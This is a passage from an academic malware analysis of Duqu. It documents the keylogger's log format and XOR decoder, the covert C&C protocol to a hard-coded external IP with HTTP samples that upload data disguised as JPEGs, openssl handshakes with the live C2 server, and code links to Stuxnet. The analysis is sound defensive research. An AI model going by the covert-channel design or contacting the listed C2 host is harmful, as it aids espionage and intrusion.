


Figure 12 – Structure of the internal DLL of keylogger shows wide functionality

Interesting function calls: GetIPForwardTable, GetIpNetTable, GetWindowTextW, CreateCompatibleBitmap, GetKeyState, NetfileEnum, etc.

12.1.1. Keylogger file format

The keylogger stores data in the %TEMP% directory of the target computer. The file begins with hex AD 34 00 and generally resides in the *User/... /Appdata/Local/Temp* OR *Documents and Settings/ .../Local data/temp* directory.

Strings "AEh91AY" in the file are modified bzip headers, whose parts can be decompressed after extracting and modifying it back to "BZh91AY". Note that the magic number, AE appears again in the code.

Another type of this binary file begins with "ABh91AY", which is a bzip2 compressed file containing a number of files in cleartext, like a tar file (but simpler format). The uncompressed file begins with string "ABSZ" and the name of the source computer.

The keylogger file is a variable-size record based format and it begins with 0xAD 0x34.

```
typedef struct tagDQH1 {
    unsigned char magic;
    unsigned char type;
    unsigned char unk1;
    unsigned char unk2;
    time_t ts;
    unsigned long len;
} DQH1;

typedef struct tagDQHC0 {
    unsigned long lenu;
    unsigned char zipm[8];
} DQHC0;
```

Sample 22 – header structures for keylog file

At the beginning of each block, the file contains a tagDQH1 structure, where magic=0xAD. This is valid for the beginning of the file (offset=0) as well.

If the next block is compressed (that is if the zipm (“zip magic”) part begins with “AEh91AY&SY” meaning that this part is a bzip2 compressed part), then tagDQHC0 block follows, where lenu contains the length of the compressed part.

If the “zip magic” is missing, then the block is in a different format and the tagDQH1 information can be used for length information.

Otherwise, the block of the keylog file are XOR encrypted which can be decrypted by the following routine:

```
for(i=offset-1;i > 0;i--) {
    xb[i]^=xb[i-1];
}
xb[0]^=0xA2;
```

Sample 23 – XOR decrypter for keylogger log files

The contents of the parts can be different: Information on the disk drives, network shares, TCP table, information on running processes, names of the active window on the screen, screenshots in bitmap, etc.

12.2. Communication module

The discovered Duqu payload contains a Command and Control, or more precisely a backdoor covert channel control communication module. (It's goal is most likely not just simple telling "commands", but rather like RDP or VNC like functionality extended with proxy functions and file transfer or such, but this is partly just speculation.)

In our case the communication is done with **206.183.111.97**, which is up and running for months and still running at the time of writing this document. The communication protocol uses both HTTP port 80, and HTTPS port 443. We present a first analysis with initial samples, but further investigations are required to fully understand the communication protocol.

12.2.1. Communication protocol

For port 443, binary traffic can be observed. Among the first bytes of the traffic, we see the characters "SH" most of the time, for both sides, and multiple times the observed string is "53 48 b8 50 57" (SH<b8>PW).

For port 80, the traffic shows a distinct form. First, the victim computer starts the communication in the following form:

```
GET / HTTP/1.1
Cookie: PHPSESSID=gsc46y0u9mok0g27ji11jj1w22
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.183.111.97
Connection: Keep-Alive
```

Sample 24 – HTTP communication protocol HTTP query header

The PHP session ID is of course fabricated and generated by the communication module. The User Agent is static and as it is very specific (rarely observed in the wild), providing a possibility to create specific matching signature e.g. in IDS tools.

The IP address seems to be constant, and it is hard coded to the PNF file in multiple times (once as a UTF-8 IP string, and twice as hex binaries).

After sending out the HTTP header, the server begins the answer by sending back a jpeg file (seems to be a 100x100 empty jpeg), most likely for deception and to avoid firewall problems:

```
00000000 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
00000010 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 69 .Content -Type: i
00000020 6d 61 67 65 2f 6a 70 65 67 0d 0a 54 72 61 6e 73 mage/jpe g..Trans
```

```

00000030 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 63 68 fer-Enco ding: ch
00000040 75 6e 6b 65 64 0d 0a 43 6f 6e 6e 65 63 74 69 6f unked..C onnectio
00000050 6e 3a 20 43 6c 6f 73 65 0d 0a 0d 0a n: Close ....
0000005C 32 45 30 0d 0a ff d8 ff e0 00 10 4a 46 49 46 00 2E0..... ..JFIF.
0000006C 01 01 01 00 60 00 60 00 00 ff db 00 43 00 02 01 ....`.`. ....C...
0000007C 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 .....
0000008C 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 .....
0000009C 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c .....
000000AC 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db .....
000000BC 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 .C.....
000000CC 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000DC 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000EC 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c .....
000000FC 0c 0c 0c ff c0 00 11 08 00 36 00 36 03 01 22 00 ..... .6.6..".
0000010C 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 .....
0000011C 01 01 01 01 00 00 c0 00 00 00 00 01 02 03 04 .....
0000012C 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 .....
0000013C 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 ..... }....
0000014C 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 ....!1A. .Qa."q.2
0000015C 81 91 a1 08 23 42 b1 c1 15 52 d1 f0 24 33 62 72 ...#B.. .R..$3br
0000016C 82 09 0a 16 17 18 19 1a 25 26 27 28 29 2a 34 35 ..... %&'()*45
0000017C 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 6789:CDE FGHIJSTU
0000018C 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 VWXYZcde fghijstu
0000019C 76 77 78 79 7a 83 84 85 86 87 88 89 8a 92 93 94 vwxyz...
000001AC 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 .....
000001BC b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 .....
000001CC ca d2 d3 d4 d5 d6 d7 d8 d9 da e1 e2 e3 e4 e5 e6 .....
000001DC e7 e8 e9 ea f1 f2 f3 f4 f5 f6 f7 f8 f9 fa ff c4 .....
000001EC 00 1f 01 00 03 01 01 01 01 01 01 01 01 00 00 .....
000001FC 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff .....
0000020C c4 00 b5 11 00 02 01 02 04 04 03 04 07 05 04 04 .....
0000021C 00 01 02 77 00 01 02 03 11 04 05 21 31 06 12 41 ...w.... ..!1..A
0000022C 51 07 61 71 13 22 32 81 08 14 42 91 a1 b1 c1 09 Q.aq."2. ..B.....
0000023C 23 33 52 f0 15 62 72 d1 0a 16 24 34 e1 25 f1 17 #3R..br. ..$4.%..
0000024C 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 ...&'()* 56789:CD
0000025C 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 EFGHIJST UVWXYZcd
0000026C 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 efghijst uvwxyz..
0000027C 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a .....
0000028C a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 .....
0000029C b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 .....
000002AC d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 .....
000002BC f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 .....
000002CC 11 00 3f 00 fd fc a2 8a 28 00 a2 8a 28 00 a2 8a ..?..... (... (...
000002DC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002EC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002FC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
0000030C 28 00 a2 8a 28 03 ff d9 53 48 c0 a7 26 7b 00 22 (... (... SH..&{."
0000031C 00 01 00 00 14 10 00 00 00 01 00 00 00 3e 96 19 ..... >..
0000032C 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 ....

```

Sample 25 – beginning of the transmission from the C&C server – a JPEG + extras

Sometimes the client sends a JPEG image in the query as well, which is always named as DSC00001.jpg (hard coded in the binary) as follows in the sample below.

```

POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=-----77eb5cc2cc0add
Cookie: PHPSESSID=<some id removed here>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Content-Length: 891
Host: 206.183.111.97

-----<some id>
Content-Disposition: form-data; name="DSC00001.jpg"
Content-Type: image/jpeg

.....JFIF.....`..C.....
...
.....
.....C.....6.6..".....
.....
.....!1A..Qa."q.2....#B...R..$3br..
.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....
.....
.....w.....!1..AQ.aq."2...B.....#3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwx

```

Sample 26 – beginning of the transmission with JPEG upload

The communication can be reproduced in telnet. In this case, it can be clearly seen that after sending back the JPEG, the other end starts to send out some binary data, and because it remains unanswered, the other end closes down the channel. We illustrate this emulation in the following sample log.

```

...
000002CC 11 00 3f 00 fd fc a2 8a 28 00 a2 8a 28 00 a2 8a ..?..... (... (...
000002DC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002EC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
000002FC 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a 28 00 a2 8a (... (... (... (...
0000030C 28 00 a2 8a 28 03 ff d9 53 48 c0 a7 26 7b 00 22 (... (... SH..&{."
0000031C 00 01 00 00 14 10 00 00 00 01 00 00 00 00 00 00 00 00 00 3e 96 19 .....>..
0000032C 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000033C 00 02 00 00 00 0d 0a .....
00000343 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
00000353 00 00 00 00 20 0d 0a .....
0000035A 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
0000036A 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000037A 00 02 00 00 00 0d 0a .....
00000381 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
00000391 00 00 00 00 20 0d 0a .....
00000398 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
000003A8 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003B8 00 02 00 00 00 0d 0a .....
000003BF 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
000003CF 00 00 00 00 20 0d 0a .....
000003D6 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
000003E6 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003F6 00 02 00 00 00 0d 0a .....
000003FD 31 31 0d 0a 0c 00 00 00 00 02 00 00 00 3e 96 19 11.....>..
0000040D 00 00 00 00 20 0d 0a .....
00000414 32 31 0d 0a 14 10 00 00 00 01 00 00 00 3e 96 19 21.....>..
00000424 10 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000434 00 02 00 00 00 0d 0a .....

```

Sample 27 – continuation of the traffic without proper client in multiple packets

12.2.2. Information on the SSL connection

We don't know too much about the traffic on SSL port yet, but it seems that both parties use self-signed certificates. It is possible, however, to connect to the server without client certificate. The server certificate has been changed over the time, most likely it is auto-regenerated in specific intervals.

```
$ openssl s_client -host 206.183.111.97 -port 443 -msg
CONNECTED(00000003)
>>> SSL 2.0 [length 0077], CLIENT-HELLO
01 03 01 00 4e 00 00 00 20 00 00 39 00 00 38 00
00 35 00 00 16 00 00 13 00 00 0a 07 00 c0 00 00
33 00 00 32 00 00 2f 03 00 80 00 00 05 00 00 04
01 00 80 00 00 15 00 00 12 00 00 09 06 00 40 00
00 14 00 00 11 00 00 08 00 00 06 04 00 80 00 00
03 02 00 80 00 00 ff d2 f0 15 f8 da cb cb ce e8
c9 eb 60 23 34 93 98 c5 72 8b 22 c9 9f b8 1d e4
96 23 4e 88 08 5e 2c
19605:error:140790E5:SSL routines:SSL23_WRITE:ssl handshake failure:s23_lib.c:188:
[SSL2 is not supported]

$ openssl s_client -host 206.183.111.97 -port 443 -msg -tls1
CONNECTED(00000003)
>>> TLS 1.0 Handshake [length 005a], ClientHello
01 00 00 56 03 01 4e 91 da 29 e3 8b 9e 68 2f 4f
0d a8 30 ee 1c d5 fc dc cb f9 ae 33 6a 6f cb ff
80 6d 2a 34 5c 88 00 00 28 00 39 00 38 00 35 00
16 00 13 00 0a 00 33 00 32 00 2f 00 05 00 04 00
15 00 12 00 09 00 14 00 11 00 08 00 06 00 03 00
ff 02 01 00 00 04 00 23 00 00
<<< TLS 1.0 Handshake [length 004a], ServerHello
02 00 00 46 03 01 4e 92 48 ab 35 d9 05 8d 47 9a
8e 0c 4f fd b3 64 bb 18 f5 74 2a a1 36 45 08 cd
e1 b7 5f d0 a2 37 20 90 1e 00 00 fb f7 cf 4e f0
6d 26 95 ec 69 68 fa e7 1b ca 84 1f 0b 4f fd 2c
b0 69 90 01 a8 a3 0e 00 2f 00
<<< TLS 1.0 Handshake [length 0125], Certificate
0b 00 01 21 00 01 1e 00 01 1b 30 82 01 17 30 81
c2 a0 03 02 01 02 02 10 40 2b 57 d9 61 5a c5 b8
40 a1 04 19 e6 c0 c9 d5 30 0d 06 09 2a 86 48 86
f7 0d 01 01 05 05 00 30 0d 31 0b 30 09 06 03 55
04 03 1e 02 00 2a 30 1e 17 0d 31 30 30 31 30 31
31 36 30 30 30 30 5a 17 0d 32 30 30 31 30 31 31
36 30 30 30 30 5a 30 0d 31 0b 30 09 06 03 55 04
03 1e 02 00 2a 30 5c 30 0d 06 09 2a 86 48 86 f7
0d 01 01 01 05 00 03 4b 00 30 48 02 41 00 d1 da
d2 94 78 ee a2 56 96 88 14 d0 38 49 36 9e 0f 1b
17 14 42 7a 32 01 42 b4 17 3e 40 87 cb c1 bd 94
62 f6 f8 f9 42 53 34 78 a9 f9 01 50 8f 39 f0 2c
f4 36 dd 24 74 26 86 79 11 38 94 78 81 35 02 03
01 00 01 30 0d 06 09 2a 86 48 86 f7 0d 01 01 05
05 00 03 41 00 5c a4 39 a8 45 98 2a a9 97 05 77
63 2b 31 d7 96 bc b4 9f 0a dd bd 25 e4 1f dd e1
be c4 3c 08 56 31 6a 3d 23 f5 dc b1 5a 78 fe 34
a6 c5 91 d0 92 f6 28 f4 d9 61 eb 1a 5a 98 44 2a
a9 30 a2 46 e3
depth=0 /CN=\x00*
verify error:num=18:self signed certificate
verify return:1
depth=0 /CN=\x00*
verify return:1
<<< TLS 1.0 Handshake [length 0004], ServerHelloDone
0e 00 00 00
```

```

>>> TLS 1.0 Handshake [length 0046], ClientKeyExchange
10 00 00 42 00 40 a0 a3 36 08 e6 3d 25 b0 93 06
62 15 9d 3f ad b3 9c 9b e3 ee 87 23 37 e6 d2 8a
9e d0 0f af 1d fa 04 7e 66 e8 79 c5 71 3d 13 39
eb 7b 13 17 7c 91 e1 16 14 44 59 57 df df 69 50
bc 47 32 1b 87 35
>>> TLS 1.0 ChangeCipherSpec [length 0001]
01
>>> TLS 1.0 Handshake [length 0010], Finished
14 00 00 0c 1e e5 b8 c5 25 ef 03 8a 11 6f e3 c4
<<< TLS 1.0 ChangeCipherSpec [length 0001]
01
<<< TLS 1.0 Handshake [length 0010], Finished
14 00 00 0c 46 e2 18 8a 4e 09 3d 41 45 26 c6 ba
---
Certificate chain
0 s:/CN=\x00*
i:/CN=\x00*
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBFzCBwqADAgECAhBAK1fZYVrFuEChBBnmwMnVMA0GCSqSgIb3DQEBBQUAMA0x
CzAJBgNVBAMEAgAqMB4XDTEwMDEwMTEwMDEwMTEwMDEwMTEwMDEwMTEwMDEwMTEw
MAkGA1UEAx4CACowXDANBgkqhkiG9w0BAQEFAANLADBIAkEA0drS1HjuolaWiBTQ
OEK2ng8bF3FCejIBQrQXPkChy8G91GL2+PlCUzR4qfkbUI858Cz0Nt0kdCaGeRE4
lHiBNQIDAQABMA0GCSqSgIb3DQEBBQUAA0EAXKQ5qEWYKqmXBXdjKzHXLry0nwrD
vSXkh93hvsQ8CFYxaj0j9dyxWnj+NKbFkdCS9ij02WHRGlqYRCqpMKJG4w==
-----END CERTIFICATE-----
subject=/CN=\x00*
issuer=/CN=\x00*
---
No client certificate CA names sent
---
SSL handshake has read 435 bytes and written 229 bytes
---
New, TLSv1/SSLv3, Cipher is AES128-SHA
Server public key is 512 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : TLSv1
    Cipher : AES128-SHA
    Session-ID: 901E0000FBF7CF4EF06D2695EC6968FAE71BCA841F0B4FFD2CB0699001A8A30E
    Session-ID-ctx:
    Master-Key:
CBE2283F0192B1E928DDA4E21471BA27655EBB626EC807FBE80CA284AE8BC68AFD49349750EBF7010896B1BD04050D18
    Key-Arg : None
    Start Time: 1318181417
    Timeout : 7200 (sec)
    Verify return code: 18 (self signed certificate)
---

```

Sample 28 – TLS communication with the C&C server

```

Certificate:
Data:
    Version: 3 (0x2)
    Serial Number:
        40:2b:57:d9:61:5a:c5:b8:40:a1:04:19:e6:c0:c9:d5
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: CN=\x00*
    Validity
        Not Before: Jan  1 16:00:00 2010 GMT
        Not After : Jan  1 16:00:00 2020 GMT
    Subject: CN=\x00*
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
        RSA Public Key: (512 bit)
        Modulus (512 bit):
            00:d1:da:d2:94:78:ee:a2:56:96:88:14:d0:38:49:

```

```

36:9e:0f:1b:17:71:42:7a:32:01:42:b4:17:3e:40:
87:cb:c1:bd:94:62:f6:f8:f9:42:53:34:78:a9:f9:
01:50:8f:39:f0:2c:f4:36:dd:24:74:26:86:79:11:
38:94:78:81:35
Exponent: 65537 (0x10001)
Signature Algorithm: sha1WithRSAEncryption
5c:a4:39:a8:45:98:2a:a9:97:05:77:63:2b:31:d7:96:bc:b4:
9f:0a:dd:bd:25:e4:1f:dd:e1:be:c4:3c:08:56:31:6a:3d:23:
f5:dc:b1:5a:78:fe:34:a6:c5:91:d0:92:f6:28:f4:d9:61:eb:
1a:5a:98:44:2a:a9:30:a2:46:e3

```

Sample 29 – Server certificate details

```

$ openssl s_client -host 206.183.111.97 -port 443 -msg -ssl3
CONNECTED(00000003)
>>> SSL 3.0 Handshake [length 0054], ClientHello
01 00 00 50 03 00 4e 91 da d9 df fe e2 42 d8 bb
6a 96 54 35 88 d3 75 87 cb a2 80 6c 83 22 32 c6
00 b5 53 c5 30 bb 00 00 28 00 39 00 38 00 35 00
16 00 13 00 0a 00 33 00 32 00 2f 00 05 00 04 00
15 00 12 00 09 00 14 00 11 00 08 00 06 00 03 00
ff 02 01 00
<<< SSL 3.0 Handshake [length 004a], ServerHello
02 00 00 46 03 00 4e 92 49 5c cc e0 3b 46 4a 34
72 e2 51 e6 05 29 4e 13 c4 6f 58 66 bc 3d ab cd
d9 5a eb 24 a1 32 20 60 0e 00 00 99 82 81 bb 47
ab fc 23 79 06 07 7f 11 6f 0a fd b0 9a 56 03 ab
78 2e 6e 13 09 9e e5 00 05 00
<<< SSL 3.0 Handshake [length 0125], Certificate
0b 00 01 21 00 01 1e 00 01 1b 30 82 01 17 30 81
c2 a0 03 02 01 02 02 10 4e f6 48 35 85 40 75 ac
47 41 32 d4 dc e9 d0 9c 30 0d 06 09 2a 86 48 86
f7 0d 01 01 05 05 00 30 0d 31 0b 30 09 06 03 55
04 03 1e 02 00 2a 30 1e 17 0d 31 30 30 31 30 31
31 36 30 30 30 30 5a 17 0d 32 30 30 31 30 31 31
36 30 30 30 30 5a 30 0d 31 0b 30 09 06 03 55 04
03 1e 02 00 2a 30 5c 30 0d 06 09 2a 86 48 86 f7
0d 01 01 05 00 03 4b 00 30 48 02 41 00 d1 da
d2 94 78 ee a2 56 96 88 14 d0 38 49 36 9e 0f 1b
17 71 42 7a 32 01 42 b4 17 3e 40 87 cb c1 bd 94
62 f6 f8 f9 42 53 34 78 a9 f9 01 50 8f 39 f0 2c
f4 36 dd 24 74 26 86 79 11 38 94 78 81 35 02 03
01 00 01 30 0d 06 09 2a 86 48 86 f7 0d 01 01 05
05 00 03 41 00 7a 26 43 86 75 49 c2 15 4e ed 5b
cd ed ae 24 06 56 f2 04 dd 77 b2 e1 48 05 4e 9f
2f a8 be 38 71 49 c9 0d b6 a0 ec 77 ea e4 a3 8c
ed 0b b7 7c 36 a5 71 0f d8 57 c3 94 17 dd f7 ea
65 0d 7c 79 66
depth=0 /CN=\x00*
verify error:num=18:self signed certificate
verify return:1
depth=0 /CN=\x00*
verify return:1
<<< SSL 3.0 Handshake [length 0004], ServerHelloDone
0e 00 00 00
>>> SSL 3.0 Handshake [length 0044], ClientKeyExchange
10 00 00 40 96 85 20 da bd 3c ea 13 d8 7d b3 86
6e 7c 9e 86 76 53 dc 59 ae 47 e8 67 99 23 68 8a
35 aa 3f 77 13 3f b0 78 a1 64 d5 fc f6 11 93 b9
0e 49 06 7f a1 bf 24 bf ab 8b 3b 5a 35 3c 69 ba
e5 22 f7 5a
>>> SSL 3.0 ChangeCipherSpec [length 0001]
01
>>> SSL 3.0 Handshake [length 0028], Finished
14 00 00 24 5a 1d d0 06 ad 66 19 5d 46 a9 f0 03
61 3a a1 0d e9 56 8a 19 c5 7e 91 11 80 db 6a 42
b2 18 14 98 2b fd b6 48
<<< SSL 3.0 ChangeCipherSpec [length 0001]
01
<<< SSL 3.0 Handshake [length 0028], Finished
14 00 00 24 d3 40 5a ec b8 26 6d d5 10 7d 58 17
29 83 ca b9 8c 31 3e 80 54 4d 12 ba 7e bc 8b b1
68 ab 47 04 d2 b9 67 ca
---
```



```

Certificate chain
 0 s:/CN=\x00*
  i:/CN=\x00*
 ---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBFzCBwqADAgECAhBO9kg1hUB1rEdBmtTc6dCcMA0GCSqGSIb3DQEBBQUAMA0x
CzAJBgNVBAMEAgAqMB4XDTEwMDEwMTE2MDAwMFoXDTEwMDEwMTE2MDAwMFowDTEL
MAkGA1UEAx4CACowXNANBgkqhkiG9w0BAQEFAANLADBIaKEA0drS1HjuolaWiBTQ
OEK2ng8bF3FCejIBQrQXPkChy8G91GL2+PlCUzR4qfkBUI858Cz0Nt0kdCaGeRE4
lHiBNQIDAQABMA0GCSqGSIb3DQEBBQUAA0EAEiZDhnVJwhVO7VvN7a4kBlbyBN13
suFIBU6fL6i+OHFJyQ22oOx36uSjj00Lt3w2pXEP2FFd1Bfd9+p1DXx5Zg==
-----END CERTIFICATE-----
subject=/CN=\x00*
issuer=/CN=\x00*
 ---
No client certificate CA names sent
 ---
SSL handshake has read 447 bytes and written 233 bytes
 ---
New, TLSv1/SSLv3, Cipher is RC4-SHA
Server public key is 512 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : SSLv3
    Cipher   : RC4-SHA
    Session-ID: 600E0000998281BB47ABFC237906077F116F0AFDB09A5603AB782E6E13099EE5
    Session-ID-ctx:
    Master-Key:
73917F3FEF0B57C67098302F43162B977F4E8A16846C75A051B0623104FCDD0270F97B3F78A30D9ADACBD0CA190BA3CA
    Key-Arg : None
    Start Time: 1318181593
    Timeout : 7200 (sec)
    Verify return code: 18 (self signed certificate)

```

Sample 30 – Another handshake with SSLv3 (server certificate remains the same)

13. Relations to other papers

Some papers including [**Symantec Dossier**] identified 0x19790509 as an important magic string used in Stuxnet. However, they don't mention the magic string 0xAE790509 found in the beginning of the Stuxnet configuration file (and Duqu as well). The two numbers only differ in the first character. In the code below, there is another magic string 0xAE1979DD copied from Stuxnet DLL dropper. This seems to be interesting.

The other interesting magic is 0xAE. In Duqu, 0xAE comes up at many different places, so does for Stuxnet. As described above, it's part of the magic in the config file, and both Duqu and Stuxnet uses 0xAE240682 for configuration file encryption. For Stuxnet, some payload is encrypted with 0x01AE0000 and 0x02AE0000. The bzip2 encoded parts of the keylogger log file have a magic "AEh91AY "BZh91AY...", so again AE is the magic modification (note, however, that some other affected bzip2 compressed files begin with "ABh91AY") The question is, if Duqu just reuses parts of the Stuxnet code and the author does not closely relates to the Stuxnet authors, why both use 0xAE so often?

```

100016BA E86B090000      call    SUB_L1000202A
100016BF 83C40C                add     esp,0000000Ch
100016C2 8D4580                lea    eax,[ebp-80h]

```

```

100016C5 35DD7919AE          xor     eax,AE1979DDh
100016CA 33C9                 xor     ecx,ecx
100016CC 894580              mov     [ebp-80h],eax
100016CF 894D84              mov     [ebp-7Ch],ecx
100016D2 8B4508              mov     eax,[ebp+08h]
100016D5 8B4008              mov     eax,[eax+08h]
100016D8 051A1F0010         add     eax,L10001F1A

```

Sample 31 – Some AE magic number from Stuxnet payload DLL

```

.text:10002534 loc_10002534:          ; CODE XREF: general_handler_1000244C+EA□j
.text:10002534          xor     eax, eax
.text:10002536          jnz    short loc_10002534
.text:10002538          ; CODE XREF: general_handler_1000244C+37□j
.text:10002538 loc_10002538:          ; CODE XREF: general_handler_1000244C+37□j
.text:10002538          mov     eax, [ebp+arg_0]
.text:1000253B          xor     eax, 0AE1979DDh
.text:10002540          xor     ecx, ecx
.text:10002542          mov     edx, [ebp+arg_0]
.text:10002545          mov     [edx], eax
.text:10002547          mov     [edx+4], ecx
.text:1000254A          xor     eax, eax
.text:1000254C          ; CODE XREF: general_handler_1000244C+1E□j
.text:1000254C loc_1000254C:          ; CODE XREF: general_handler_1000244C+1E□j
.text:1000254C          ; general_handler_1000244C+D5□j
.text:1000254C          pop     esi
.text:1000254D          leave
.text:1000254E          retn
.text:1000254E general_handler_1000244C endp

```

Sample 32 – Duqu payload Res302 magic string at general handler

14. Unanswered questions

Our goal was to make an initial analysis that raises attention to this case of targeted malware. As we are in academia, we have limited resources to analyze malware behavior. That means we leave several questions for further investigation. We collected some of these questions to inspire others:

- Is there any exploit, especially 0-day in Duqu?
- How does Duqu infect computers?
- What are the differences in the RPC functions of Duqu and Stuxnet. And between jminet and cmi4432?
- How is the netp191.pnf 0x9200 .zdata section compressed, and what is it's goal? Is it a copy of the DLL 302 resource itself?
- What is the reason for having the two separate types: jminet and cmi4432?
- What is the exact communication protocol for the covert channel? Where is TLS? What's inside? When does it generate self-signed cert? How does it check remote cert?

- Is there anything more interesting in the keylogger, any novel method, trick?
- Exactly how is the keylogger controlled? What is saved at starting time, what is saved periodically and how to control the keylogger?
- How exactly the keylogger commands work: quit,v,restart,in,out, etc.
- Where is the initial delay of the kernel driver specified?
- Where is the expiry of the worm specified?
- Exactly what is the goal of the strings of the Config-3 of the code, how does it relate to the removal of the malware after it's expiry? How does it identify it's own files in drivers and inf directories?

15. References

[EsetMicroscope] Stuxnet Under the Microscope – ESET

http://www.eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf

